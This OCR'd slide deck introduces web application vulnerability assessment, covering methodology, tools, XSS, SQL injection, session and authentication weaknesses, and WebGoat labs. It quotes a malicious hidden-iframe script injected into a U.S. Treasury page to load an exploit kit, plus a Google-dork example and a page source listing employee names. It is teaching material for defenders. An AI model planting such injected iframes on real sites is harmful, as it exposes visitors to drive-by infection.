



Applications Assessment

Vulnerability Assessment Course

All materials are licensed under a Creative Commons “Share Alike” license.



- **http://creativecommons.org/licenses/by-sa/3.0/**

You are free:

to Share — to copy, distribute and transmit the work


to Remix — to adapt the work

Under the following conditions:


Attribution — You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike — If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

Agenda




- Introduction
- Application – what is it? Why do we care?
- Assessment preparations
- Application assessment tools
- Application Vulnerabilities
- Lab: Spider and scan a Web application



Some Assumptions

- This is just the starting point – an introduction
- Not all risks discussed
- Application testing is hard and time consuming
- We can't cover everything
- Not here to debate terminology

The Problem



- You have applications…
- Your applications have weaknesses!!
- How do you know what weaknesses they contain?
- Application vulnerability assessment will help you find them…

SECURITY dark READING
Protect The Business Enable Access


State Of Application Security: Nearly 60 Percent Of Apps Fail First Security Test

Veracode app-testing data demonstrates that application security still has a ways to go

By Kelly Jackson Higgins, DarkReading
March 1, 2010
URL: http://www.darkreading.com/story/showArticle.jhtml?articleID=223100875

SAN FRANCISCO -- RSA Conference 2010 -- Even with all of the emphasis on writing software with security in mind, most software applications remain riddled with security holes, according to a new report released today about the actual security quality of all types of software.


Around 58 percent of the applications tested by application security testing service provider Veracode in the past year-and-a-half failed to achieve a successful rating in their first round of testing. "The degree of failure to meet acceptable standards on first submission is astounding -- and this is coming from folks who care enough to submit their software to our [application security testing] services," says Roger Oberg, senior vice president of marketing for Veracode. "The implication here is that more than half of all applications are susceptible to the kinds of vulnerabilities we saw at Heartland, Google, DoD, and others -- these were all application-layer attacks."



Applications

- Distinguish from system/infrastructure
- Provide business logic to support functionality of/for an organization
  - Enterprise level
    - Examples may include accounting, personnel, payroll
  - Department level
    - Examples may include resource management, information management


Understanding Each Other



Application Vulnerabilities


- Unauthenticated or unauthorized access
  - Viewing
  - Modifying
  - Deleting
- Failure to enforce security controls
  - Secure communication
  - Password length, complexity, age, history
  - Least privilege
  - Session management, lockout, termination
  - Hard-coded or default password
  - Inactive, temporary, training, test, demo accounts
  - Input validation

Pretty simple, right?




Application Attack Vectors

- Parameter manipulation
- Script and SQL injection
- Session management
- Interception
- Malware
- Buffer overflow



houseofhackers.ning.com/profile/whatitry

All found in the CWE/SANS Top 25 Programming Errors



The Result

Page last updated at 21:29 GMT, Tuesday, 18 August 2009 22:29 UK

BBC NEWS Printable version

US man 'stole 130m card numbers'

The card details w
from three firms, i

ll the data on. If c
jail for wire fraud a

of $250,000 (£150

Home | About PandaLabs

U.S. Treasury Website Hacked Using Exploit Kit

May 4

Posted on 05/4/10 by Sean-Paul Correll (15) Comments

Like Be the first of your friends to like this.

Updated @ 8PM PST 5/3/2010 — Added Information about Rogueware and two additional government sites affected

Time and time again we talk about how amateur and professional hackers alike are able to use automated toolkits which can identify security vulnerabilities on a computer and exploit them with little or no technical skill necessary for the cyber criminal. The spirited script kiddies behind these kits have been running havoc on the Internet, as many of the kits available can be downloaded in underground forums for free. Today, we came across an embedded iframe inside of the Department of Treasury website. This iframe (pictured below) is used to silently load one of the elenore exploit kits main URL's, which in turn determines what's the best available exploitation method for the browser accessing the site.

```
 code = ' '; </script><script src="http://code.superstats.com/code/
/script><script language="JavaScript">br = navigator.appName + parseInt(navigator.appVe
;if (code != ' ' || br == 'Netscape2') document.write(code);else document.write('' + '
 ' src="http://stats.superstats.com/b/ss/
 border=0>');</script><noscript><img src="http://stats.superstats.com/b/ss/
"border=0></noscript><!--End Superstats tracking code. --></body></html><SCRIPT>
        function addCookie(name, value, hours)
        {
            var date = new Date();
            date.setTime(date.getTime()+(hours*3600000));
            var expires = "; expires="+date.toGMTString();
            document.cookie = name+"="+value+expires+"; ";
        }
        document.write('<iframe frameborder="0" onload=\' if (!this.src){ this.src="htt
/
in.cgi?3"; this.height=0; this.width=0;} \'></iframe>');
    addCookie("cook", "1", 24);
</SCRIPT>
```

Injected IFRAME

dark READING
Protect The Business Enable Access

U.S. Army Website Hacked


SQL injection, plain-text passwords leave databases exposed

By Kelly Jackson Higgins, DarkReading
Jan. 12, 2010
URL:http://www.darkreading.com/story/showArticle.jhtml?articleID=222300588

Romanian hackers continue to have a field day with SQL injection flaws in major Website applications: A vulnerability in a U.S. Army Website that leaves the database wide open to an attacker has now been exposed.

"TinKode," a Romanian hacker who previously found holes in NASA's Website, has posted a proof-of-concept on his findings on a SQL injection vulnerability in an Army Website that handles military housing, Army Housing OneStop. TinKode found a hole that leaves the site, which has since been taken offline, vulnerable to a SQL injection attack. "With this vulnerability I can see/extract all things from databases," he blogged.

TinKode was able to gain access to more than 75 databases on the server, according to his research, including potentially confidential Army data. He also discovered that the housing site was storing weak passwords in plain text. One password was AHOS, like the site's name.



Some Things to Ponder


- Looking at and using the application in ways a "normal" user would not
  - Exposes weaknesses
  - Bad guys don't follow rules
  - Problems due to unintentional user actions
- Use the expected client environment...but also try "unexpected" environments
- Phased application implementation
- Assessment location
- How long should it take?

Caveats

- Production versus development environments
  - Potential to modify production data
  - In some cases production is preferable
  - Advantages of manual testing over automated tools
- Impact of specific testing
- Development or test systems that mimic production
- Some testing can only be performed in production

Methodology


- **Phase 1 – Planning**
- **Phase 2 – Information Collection**
- **Phase 3 – Enumeration**
- **Phase 4 – Testing and Evaluation**
- **Phase 5 – Reporting**



Required Information

- **Business description of the application**
  - **Purpose/function – business rules**
  - **Types of information**
  - **Types of Users/Roles**
    - **Users and their locations**


- **Technical description**
  - **All methods of access**
  - **Site URLs as applicable**
  - **Application Account(s)**
    - **All roles, including administrator/super user**
  - **Data flow/transaction logic/use cases**



Application Familiarization

- **What is the application's purpose?**
  - **What does the application evaluator know about the business processes?**
- **Who are its users?**
  - **Are there various user roles with distinctive privileges?**
- **How is it accessed?**
- **What are the underlying technologies?**

What is ***most*** important? What, if not working properly, would cause ***major*** problems? What are the ***critical*** functions?




Basic Tools – Yours or The System Owner's

- Web Browser
- Application Proxy
- Network Protocol Analyzer

Tools are not THE solution!
They don't understand business logic and produce false positives…

Additional Online Tools



- Google Hacking
  - Using Google to search publicly accessible Web applications for vulnerabilities and to discover sensitive information
    - site:<webapp> filetype:doc (try other file extensions too)
      - Example: site:yahoo.com filetype:xls
- Netcraft – http://www.netcraft.com/
- Wayback Machine – http://www.archive.org/

Methodology

- Phase 1 – Planning
- Phase 2 – Information Collection
- **Phase 3 – Enumeration**
- Phase 4 – Testing and Evaluation
- Phase 5 – Reporting


Application Mapping

- Now that you have your hands on the application, you *really* get to see what's what
- Discover application functionality
  - Identify channels for user input
  - Identify implemented security controls
  - Determine where critical data resides
  - “Reality" doesn't always match the documentation
  - Lack of or incomplete documentation

Methodology

- Phase 1 – Planning
- Phase 2 – Information Collection
- Phase 3 – Enumeration
- **Phase 4 – Testing and Evaluation**
- Phase 5 – Reporting

Information Exposures – Hidden Functionality




Source of: https://[redacted]/VcrAdvancedSearch.do - Mozilla Firefox

File Edit View Help

```
            <tr class="NormalText" align="center" >
                        <td align="right">Change Management Coordinator</td>
              <td align="left">
                              <select name="cmcUserID" class="NormalText"><option value=""></option>
<option value="     ">ANDERSON, MATTHEW</option>
<option value="     ">Atkins, Nicole</option>
<option value="     ">Bouchat, Thomas</option>
<option value="     ">Castille, Rydell</option>
<option value="     ">Collett, Victoria</option>
<option value="     ">Dobry, Kelly</option>
<option value="     ">Hoyt, James</option>
<option value="     ">Koegel, Valerie</option>
<option value="     ">Minion, Mia</option>
<option value="     ">Poff, Vickie</option>
<option value="     ">Swanston, Leticia</option>
<option value="     ">TEST,      </option>
<option value="     ">TEST, _     '</option>
<option value="     ">Vervan, Andrew</option>
<option value="     ">Willinghan, Dawn</option>
<option value="     ">Yablon, Randi</option></select>
              </td>

                  <td align="right">Last Update</td>
              <td align="left">
                        <input type="text" name="updatedDateStart" maxlength="0" size="10" value="" onc
                <A href="javascript:show_calendar('advancedSearch.updatedDateStart');" onmouseover="win
                        <IMG src="images/show-calendar.gif" width="24" height="17" border="0"></A>
                         to  
                        <input type="text" name="updatedDateEnd" maxlength="0" size="10" value="" oncha
                <A href="javascript:show_calendar('advancedSearch.updatedDateEnd');" onmouseover="windo
                        <IMG src="images/show-calendar.gif" width="24" height="17" border="0"></A>
              </td>
             </tr>

            <tr class="NormalText" align="center" >
                 <td align="right">Initiator</td>
              <td align="left">
                <select name="initiatorUserID" class="NormalText"><option value="" selected="selected">
<option value="     ">Addis, Gail</option>
<option value="     ">Albert, John</option>
<option value="     ">Allen, Karen</option>
```




Malicious File Uploads

- Web applications that accept file uploads may present Trojan or directory traversal vulnerabilities
  - Type of file should be restricted to only those required
  - Text is the only safe file type left


Account Lockout and Session Inactivity


- Account Lockout
  - Number of failed attempts
  - Length of lockout
  - Client-side processing
  - Automatic lockout for unused account
- Termination of session due to inactivity or logout



Force Errors in the Application


- **Errors can reveal application weaknesses**






Authentication Issues


- Length
- Complexity
  - Dictionary words
- History
- Aging
  - Minimum days
  - Maximum days
- Error messages
- Client-side processing
- Hard-coded passwords






Change User Passwords


- Attempt to substitute parameters that are passed from the client to the server when a password change is made
- Attempt to reset passwords by guessing answers to easy “security” questions
- Account enumeration
  - Published technique
  - Login error messages
  - Brute force



Session State


- A chain of trust
- HTTP is a stateless protocol, therefore Web servers respond to client requests without coupling them together
- Valid Session token exposure may permit a malicious user to take over the session
- Session Exercise






Data Transmission Confidentiality

- Protecting data in transit
  - Application data
  - Session tokens




Business Logic and Workflows




- **Validate Business Logic**
- **Hardest risk to detect…application walk-through helps**
- **Cannot be detected by vulnerability scanners**
- **Assumptions by developers…requires creative thinking**
  - **Parameter manipulation**
  - **Perform steps 1, 2, 3 in order, what happens if step 2 is skipped**
  - **Level=1, role=user, etc**
  - **http://<testurl>/admin/ or http://<testurl>/pwdchange/**
- **Impact examples**
  - **Horizontal and vertical role escalation**
  - **Unauthorized process flows**

What is ***most*** important? What, if not working properly, would cause ***major*** problems? What are the ***critical*** functions?




Input Validation


- Lack of input validation results in code insertion via user supplied data
- Caused when…
  - User input incorrectly filtered can result in executed code
  - User input is not strongly typed and thereby unexpectedly executed
- User input cannot be trusted
- Client-side validation inadequate




Cross Site Scripting (XSS)




- Code injection attack into the various interpreters in the Web browser
  - HTML, JavaScript, VBScript, ActiveX, Flash, etc.
- Types
  - Persistent
  - Non-Persistent
- Used for…
  - Account hijacking
  - Changing user settings
  - Cookie theft/poisoning
  - Denial of Service
  - Scanning for vulnerabilities



SQL Injection





1. Application presents a form to the attacker
2. Attacker sends SQL code in the form data
3. Application forwards code to the database in a SQL query
4. Database runs query containing attack code and sends results back to application
5. Application sends results to the attacker

Derived from OWASP AppSec DC 2009 presentation by Dave Wichers

Lab 1 and 2 – Hidden Information

- Getting started
  - Open Student Windows VM … password is “guest”
  - Click “WebGoat Server”
  - Open “WebGoat User”
  - Log in as "guest" ... password is “guest”
- Lab 1 – Instructor Guided
  - Code Quality … Discover Clues in the HTML
- Lab 2 – Instructor Guided
  - Parameter Tampering … Exploit Hidden Fields

Lab 3 – Web Application Tools

- Getting started
  - Open Student Windows VM … password is “guest”
  - Click “WebGoat Server”
  - Open “WebGoat User”
  - Log in as "guest" ... password is “guest”
  - Open Paros

- Lab 3 – Instructor Guided
  - Use Paros to spider WebGoat, then scan

Questions

Additional Labs (all student driven)

- Lab 1: URL manipulation (privilege escalation)
  - Access Control Flaws ► Remote Admin Access
- Lab 2: URL manipulation (hidden functionality)
  - Insecure Configuration ► Forced Browsing
- Lab 3: SSL (insecure communications)
  - Authentication Flaws ► Basic Authentication
- Lab 5: Directory traversal
  - Access Control Flaws ► Bypass a Path Based Access Control Scheme
- Lab 1: SQL injection
  - Injection Flaws ► Numeric SQL Injection
- Lab 2: SQL injection
  - Injection Flaws ► String SQL Injection
- Lab 3: XSS
  - Cross-Site Scripting (XSS) ► Stored XSS Attacks
- Lab 4: Client side validation